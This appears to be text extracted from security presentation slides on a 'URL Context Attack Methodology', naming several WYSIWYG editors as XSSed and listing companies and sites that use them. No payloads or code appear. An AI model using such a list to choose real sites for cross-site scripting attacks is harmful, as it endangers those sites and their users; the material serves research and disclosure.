
Target None ▼

None
New window

URL Context Attack Methodology



XSSed FreeTextBox (ASP.NET) Based WYSIWYG Editor



Who is using FreeTextBox?

Selected Clients




Microsoft®

BenQ



<http://www.freetextbox.com/>

XSSed KindEditor




Who is using KindEditor?



<http://kineditor.net/case.php>

XSSed PHP HTML Edit



Who is using PHP HTML Edit

Also available for
Joomla!, Dojo



[Joomla Content Editor](#)
[Dojo HTML Editor](#)

Also available for
ASP.NET and **ASP**




[Cute Editor for
.NET](#)
[Cute Editor for ASP](#)

Cute Editor has more than
10,000 customers, and has
been sold in over 60
countries.

Selected Clients




XSSed Web Wiz




Who is using Web Wiz?

see <https://www.webwiz.co.uk/company-info/customer-testimonials.htm>

XSSed EditLive




Who is using EditLive?



<http://ephox.com/customers>

XSSed MarkItUp



Who is using MarkItUp?

 Perch

TARINGA!
INTELIGENCIA COLECTIVA

 PIVOTX

Global
campus

Galle^{forum}on

 welcompose

 **bigace** web cms

otonti


unfuddle

 WOLFCMS


gutefrage.net

<http://markitup.jaysalvat.com/home/>

XSSed Mercury (Rails)

